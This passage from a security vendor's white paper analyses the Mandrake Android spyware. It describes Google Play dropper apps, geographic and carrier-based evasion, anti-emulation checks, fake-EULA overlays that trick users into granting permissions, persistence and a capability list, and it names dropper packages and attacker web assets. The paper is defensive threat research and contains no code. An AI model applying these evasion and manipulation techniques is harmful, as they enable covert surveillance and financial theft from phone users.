

Bitdefender®

Security

Uprooting Mandrake. The Story of an Advanced Android Spyware Framework That Went Undetected for 4 Years



Contents

| | | |
|--|----|---|
| Foreword..... | 3 | + |
| Telemetry..... | 4 | |
| Flying under the radar | 4 | |
| User manipulation..... | 5 | |
| Persistence..... | 6 | |
| Malware capabilities (Arsenal) | 6 | |
| CnC infrastructure overview & sinkholing | 7 | |
| Malware anatomy | 7 | |
| Google Play droppers | 8 | |
| Second stage loader | 14 | |
| Final stage Core | 15 | |
| Technical details | 15 | |
| Taxonomy (Versioning)..... | 15 | |
| Interaction between components..... | 15 | |
| Anti-emulation | 16 | |
| Anatomy of a toxic plant | 17 | |
| Droppers | 17 | |
| Hiding presence..... | 18 | |
| Darkmatter droppers | 19 | + |
| Ricin droppers | 20 | |
| Loader..... | 22 | |
| Core..... | 23 | |
| User manipulation - CAD payloads | 25 | |
| Checking and requesting permissions | 25 | |
| Accessibility service permission..... | 25 | × |
| Ignoring battery optimization | 26 | |
| Default SMS application | 27 | |
| CAD blindfolded commands | 28 | |
| Losing total control (VNC functionality)..... | 29 | |
| Phishing at its best – credential theft and more | 30 | |
| Persistence mechanism..... | 32 | |
| No trace left behind – seppuku..... | 33 | |
| Targeted applications | 34 | |
| Mandrake evolution timeline..... | 36 | |
| Certificates mapping | 38 | |
| Firebase | 38 | |
| A fleeting (toxic) flower | 38 | |
| CnC Infrastructure..... | 39 | |
| CnC communication | 39 | |
| Communication protocol: TCP/IP layer..... | 39 | |
| Communication protocol: TLS/encryption layer..... | 40 | |
| Communication protocol: application data..... | 40 | |
| Leaked commands, phishing attempts | 42 | |
| CnC sinkholing | 43 | |
| Pivoting the Threat Infrastructure..... | 44 | |
| Insights into developers' accounts | 48 | |
| Appendix A: MITRE matrix..... | 52 | |
| Appendix B: IOCs | 52 | |
| Appendix C: client commands | 53 | |
| Bibliography..... | 57 | |



Authors:

Rickey GEVERS
Marius TIVADAR
Rareş BLEOTU



Alin Mihai BARBATEI
Bíró BALÁZS
Claudiu COBLIŞ



Foreword

In early 2020 we identified a new, highly sophisticated Android espionage platform that had been active in the wild for at least 4 years. We named the threat Mandrake as the actor(s) behind it used names of toxic plants, or other botanical references, for major development branches: e.g. *briar*, *ricin* or *Nerium*. Only recently did the threat actor change its name to *darkmatter*.

Mandrake is well developed and has a comprehensive 4-year track record: New features have constantly been pushed into production, while others have been deprecated. Bugs are constantly being ironed out and, overall, the malware framework is swarming with activity.

Considering the complexity of the spying platform, we assume that every attack is targeted individually, executed with surgical precision and manual rather than automated. Weaponization would take place after a period of total monitoring of the device and victim. The attacker has access to data such as device preferences, address book and messages, screen recording, device usage and inactivity times, and can obviously paint a pretty accurate picture of the victim, and their whereabouts.

The malware has complete control of the device: it can turn down the volume of the phone and block calls or messages, steal credentials, exfiltrate information, to money transfers and blackmailing.

It can conduct phishing attacks, by loading a webpage and injecting a specially crafted JavaScript code to retrieve all data from input forms.

Although the campaign masters all elements of a professional spyware platform, we believe this attack is most likely **financially motivated**. This threat can easily defeat two-factor authentication (2FA) codes that some banks send to prevent fraud.

Even though similar financially motivated Android threats such as Anubis or Ginp were discovered, Mandrake stood in the shadow for at least 4 years. During this time, it stole data from at least tens of thousands of users.

"It takes special care not to infect everyone" – This is exactly what the actor did and most likely why it remained under the radar for 4 full years. Because of this strategy, the actual number of infections we were able to trace is quite low; Google Play Apps used as droppers to infect targets have only hundreds or - in some cases - thousands of downloads. It might even be possible that some of the infected users won't face an attack at all if they present no interest to the actor.

If everything goes wrong, or interest in a victim is lost, no worries: Mandrake has a kill-switch – a special command called *seppuku* (Japanese form of ritual suicide) that can be issued to wipe all your data and leave no trace of malware.

During our research, we caught Mandrake red-handed while conducting phishing attacks for several finance and shopping applications, as follows:

- Investments trading application, *CommSec* - used for *"Trade and manage your investments on the go."* for Australian companies.
- Cryptocurrency wallet applications like *Lunoo* *Coinbase* - applications with millions of downloads.
- *Amazon* shopping application is also on the target list, and even *Gmail* application or *Google Chrome*.
- We saw several Australian, Polish or German banking applications: *"ANZ Australia"*, *"Commonwealth Bank of Australia"*, *"Bank of Melbourne Mobile Banking"*, *"PLUS BANK S.A."* and *"mBank"* from Poland or *"DeutscheKreditbank AG"* from Germany.
- Phishing attack attempts for *"BMO, Bank of Montreal"* were also observed, asking for credentials and credit card information.
- Going even further, also *"AustralianSuper"* - *"the largest Australian superannuation and pension fund"* is targeted.
- Payment applications like *PayPal* or the *"PostePay"* application from *"Poste Italiane"* are not left behind.
- Phishing attacks on GMail account were also observed on our honeypots.

Telemetry

We split the Mandrake campaign into two major infection waves: the first one between 2016 and 2017 with older malware components and reduced functionality set, as well as the current wave between 2018 to 2020. In this white paper, we focus mostly on the current wave.




Figure 1: Infection breakdown by country as shown by our telemetry

Most victims of the Mandrake stealer are in Australia, Europe, America and Canada. In particular, Australia seems to be highly targeted.

Our sinkholing efforts revealed about 1,000 victims during a 3-week period. Since our sinkholed command & control center is the last one in the row, only victims that could not connect to the first two servers would make it into our infrastructure.

We estimate the number of victims in the tens of thousands for the current wave, and probably hundreds of thousands throughout the full 4-year period. We can also extrapolate that every victim of Mandrake has most probably been exposed to some form of data theft.

Flying under the radar


The Mandrake infrastructure reveals serious efforts at staying in the shadow for 4 years. First, its operators publish the applications on the Google Play marketplace to maintain credibility: we have found 7 such malicious applications on Google Play: *Abfix*, *CoinCast*, *SnapTune Vid*, *Currency XE Converter*, *Office Scanner*, *Horoskope* and *Car News*, each with hundreds or thousands of downloads.

All are standalone applications. They are simple but fully functional and cover different categories: Finance, Auto & Vehicles, Video Players & Editors, Art & Design and Productivity. Some target specific countries, such as Germany for example.

Unlike other malware spotted on the Google Play Store over the years, Mandrake operators pay attention to negative reviews and often deliver fixes for issues reported by users. Besides the responses and quick fixes, the droppers are also mostly ad free. They have even invested in publicity and internet footprint. Some of the malicious samples even

have a dedicated microsite, a Facebook page, social media accounts like Twitter, Telegram or Reddit and even YouTube channels. All this is done to persuade the user to download and trust the application.

Besides posing as legit applications, the apps use extra techniques to avoid Google Play protection: they delay malicious activity greatly and work in stages. These three stages are *dropper*, *loader* and *core*. These functionalities have different roles and complexity. The dropper is considered the app that the victim installs from Google Play. One cannot predict when they will get the *loader* and the *core* components, which will be downloaded by the *dropper* at some point, when the attacker issues the command (or possibly never).



The malware will also stop working if certain conditions are met: it avoids running in low income states, African nations, former Soviet Union countries or predominantly Arabic-speaking nations. Overall, Mandrake exempts about 90 countries from infection.

It also avoids running on devices with no SIM cards or with SIMs issued by specific operators. Most notably, it will not run with Verizon or China Mobile Communications Corporation (CMCC) operators, among others.

Command and control servers also imply protection mechanisms, rejecting connections from different IP ranges or known cloud IPs.

Additionally, the apps feature different anti-emulation or hiding techniques: captcha verifications on launch that, if not passed, prevent the entire application from running. This check ensures that the application is not running in an automated simulated environment typical of research labs. Droppers can also hide their icons on older Android versions. On newer versions, where hiding the icon is no longer possible, the apps would change the icon of said application with one mimicking Storage Settings.

User manipulation

One of the most intriguing parts of the malware is the way carefully drawn views, layouts, displays and visual components distort the application flow to trick the user into granting dangerous permissions to the app. The method works by modifying regions of the screen to change what the user sees, thus tricking them into enabling additional permissions when they tap particular areas.

Custom designed views of a fake EULA will be displayed. When users attempt to continue reading or exit, they will be pressing an accept dialog button in the background instead that grants Mandrake whatever privileges it requires.

Mandrake also pays attention to details, and it can handle special circumstances. Such special circumstances are situations where the victim's phone language is set to French or Spanish, the device is a tablet, the device runs variations of Android versions, or the mobile phone manufacturer is Samsung. If such circumstances are met, the malware decides where to draw the view in order not to look off and arouse user suspicion.

Persistence

Mandrake leverages key privileges offered by the Android OS to maintain a foothold on the device. By using the device administrator privilege, it ensures that it cannot be uninstalled until this privilege is removed. The Accessibility service allows it to prevent the victim from removing either device admin or Accessibility privilege.

This leaves the victim with only one viable way to remove the threat, although it's extremely complicated for the Average Joe: boot the device in safe mode, remove device administrator privilege and uninstall it manually.

Malware capabilities (Arsenal)

Mandrake can execute a wide range of malicious actions. All these commands can be composed to obtain a complex attack.

This is a non-exhaustive list of the most important commands grouped by functionality:

- Message (SMS) manipulation
 - Collect and send all SMS messages to server
 - Forward incoming message to a specified number
 - Hide incoming messages
 - Send a new SMS to a number with content prepared by the attacker
- Calls and contacts
 - Send incoming calls to the server
 - Lower the volume and block incoming calls
 - Initiate a call to a phone number
 - Collect and send the contact list to the attacker
- Application manipulation
 - Collect and exfiltrate installed application names
 - Install other components or possible malicious applications
 - Uninstall applications
- Device and accounts
 - Send all notifications
 - Hide notifications from the user
 - Collect and send all registered account names on the mobile phone
 - Collect device status (Android version, battery level, device model, country, SIM operator, etc.)
- Espionage techniques
 - GPS tracking
 - Credential theft for any account (i.e. Facebook, e-banking accounts), using a combination of social engineering

- and JavaScript injection
- Screen recording and complete control of the device
- Wipe and vanish
 - Initiate factory reset, will erase all user data as well as any trace of malware

CnC infrastructure overview & sinkholing

During its 4-year operating window, Mandrake used fixed domain names, as well as a domain generation algorithm (DGA). We haven't seen any DGA domain registered, and, in our opinion, the actors didn't really need one. Some of the domains or IPs used were associated with past malicious activity.

A very interesting fact here is that the actors forgot to register one domain hardcoded in the list, namely the top level domain for Iran. (.ir)

We used this opportunity to register it and see a more accurate telemetry. While these actors use some sort of certificate pinning, they were sloppy enough to leave the private key inside the malware *apk*, and therefore we could install a "legit" command and control server.

While observing their infrastructure, we identified a bug that gave us some insights behind the curtain: opening a connection and sending incorrect data would return a standard response appended with some random data from memory. This made us think that they use a custom server (probably written in C/C++ language) and they forgot to zero the buffer after allocation. The astonishing fact here was that **the bytes contained commands sent to other victims**.

This way, we were able to map how they interact with victims, how they spy on them, and what bank applications they intend to attack.

You can find a more detailed analysis of CnC infrastructure and protocol in the *Technical analysis* chapter.

Malware anatomy

To establish a foothold on the victim's phone and avoid detection, Mandrake has divided its functionality into 3 components, each with a different role and complexity.

- Dropper
 - Clean applications found on Google Play
 - Downloads and installs the Loader
- Loader
 - Malicious component with exfiltration capabilities that attempts to hide itself. A stripped version of the core.
 - Will download the core component and load it dynamically
- Core
 - Main component of the malware.
 - Contains advanced exfiltration capabilities and persistence mechanisms.


All malicious code, regardless of what type of component it is, came from the same code base. We can consider the core as having all functionality and each of the other as being stripped versions of it.

All components communicate with the CnC via a custom native library and components can also communicate with one another.

Google Play droppers

Droppers are applications designed to look as clean as possible. As components, they were introduced last in the development pipeline. All dropper components were at some point hosted on Google Play. All of them are standalone applications, fully functional and catering to a wide range of application groups: Finance, Auto & Vehicles, Video Players & Editors, Art & Design and Productivity.

| Package name | Application Name | Developer |
|--------------------------|-----------------------|---------------------|
| qr.office.scanner | Office Scanner | ArmDev. |
| com.sigmatech.darkmatter | Abfix | SigmaTech |
| org.currency.xeconverter | Currency XE Converter | Christopher Bankson |
| com.coincast.app | CoinCast | CoinCast© |
| snap.tunemedia.maker | SnapTune Vid | FontS |
| com.astro.zodiac | Horoscope | SigmaTech |
| com.dark.chameleon | Car News | SigmaTech |



Abfix



Car News



CoinCast



Currency XE Converter



Horoscope



Office Scanner



SnapTune Vid

Malware authors have always attempted to circumvent Google Play security and gain presence on the market. In turn, this gives them the perfect distribution platform. Once they have managed to publish a malicious app, they often relied on fake comments and downloads to shoot their application to the trending section of Play.

Here we see something different; malware developers use real marketing and pay attention to negative reviews and deliver fixes for the specified problems of the users.

★ ★ ★ ★ March 18, 2019

I would of given it 4 stars, but the monthly chart resolution is not working on my galaxy s10. Overall the app is good. Not a bad alternative to the other available ones. Hope u guys fix it soon and I'll resume using it.

CoinCast© March 19, 2019

Thanks for your feedback! We will look into the issue and try to fix it asap.

★ ★ ★ ★ April 1, 2019

The user interface is what caught my attention first, it's intuitive and has a clean design. The overall app is convenient and works great.

CoinCast© April 1, 2019

Thank you for your feedback and your rating. We're happy to hear that you find the app useful and to your liking.

★ ★ ★ ★ April 2, 2019

This is solid. The ability to change the color theme would make it perfect...

CoinCast© April 4, 2019

Thanks for your feedback and suggestion. We will look into it.

★ ★ ★ ★ April 10, 2019

Very simple but effective, easy to keep track of the market on the go.

CoinCast© April 11, 2019

We are glad to hear you are enjoying the app and thank you for taking time to leave us a review!

★ ★ ★ ★ December 24, 2019

I've been using the app for a few months, I can say without a doubt that this scanner is the best one out there.

ArmDev. December 25, 2019

Dear [redacted] thanks for the help in testing and debugging this app. Thanks for the great review.

★ ★ ★ ★ December 30, 2019


Didn't work at all, the app closed every time I tried to use it. Deleted immediately.

ArmDev. December 30, 2019

please give me phone model and android version unfortunately there are dynamic glitches we analyze each case separately


Besides the responses and quick fixes, the droppers are also mostly ad free. All this is done to persuade the user to download and keep the applications. They even invested resources in publicity and internet footprint.

Office Scanner has a Facebook page at <https://www.facebook.com/officescanner/>. The address on the Facebook page belongs to the *Engineering and Mathematical Sciences Building, Milwaukee, Wisconsin* while the number indicates a landline in Monroe, New York. It also has a YouTube channel at <https://www.youtube.com/channel/UCSAHa1M2q6T3KGenRB2ZpFA>



The CoinCast application has seen a lot of development and resources. It has the following assets associated with it:

- Website: <https://coincast.dev/>
- Facebook: <https://www.facebook.com/CoinCastDev/> (only developer and site listed on About)
- Twitter: <https://twitter.com/coincast1>
- Reddit: <https://www.reddit.com/user/coincast2019/>
- Telegram: <https://t.me/coincastapp>
- YouTube: <https://www.youtube.com/channel/UChqDdcYt3nHVShAcwG7SWog> with a well-made video



And is advertised by the developers: <https://bitcointalk.org/index.php?action=profile;threads;u=2567840;sa=showPosts>

CoinCast offers an overview of cryptocurrency markets, ideal for tracking cryptocurrency movements, setting up alerts, application as much as possible.
Nothing extra & no ads!

Our app in action video: <https://www.youtube.com/watch?v=GJU93XLix6M>

Primary Features:

- ✓ Real time stats for Top 100 cryptocurrencies.
- ✓ Coin Details & Charts. Easily track real-time and historical prices across the chart's timeline. You can customize the app indicators.
- ✓ Set Price Alerts to be notified when your favorite coin reaches a desired price.
- ✓ Crypto Widgets - Widget Support for your Home Screen, add multiple coins.
- ✓ Modify your desired time period between (30 min, 1 Hour, 24 Hours, 1 Week & 1 Month) to check price movements.
- ✓ Sort coins by Price, Market Capital, 24H Volume and Change.
- ✓ Support for multiple world currencies including USD, EUR, GBP, CNY, INR, JPY & KRW.

We hope you guys like it and we look forward on hearing your feedback on what you would like to see improved or added. download our app.

- Google Play Store:** <https://play.google.com/store/apps/details?id=com.coincast.app>
- Website:** <https://coincast.dev/>
- Twitter:** <https://twitter.com/coincast1>
- Reddit:** <https://www.reddit.com/user/coincast2019/>
- Telegram:** <https://t.me/coincastapp>

Please feel free to contact us for any inquiries or feedback at coincastdev@gmail.com

Kind regards!


Both Currency XE Converter and SnapTune Vid applications have only a Facebook page each. <https://www.facebook.com/Currency-XE-Converter-107483750751852/>

Only the developer is indicated.

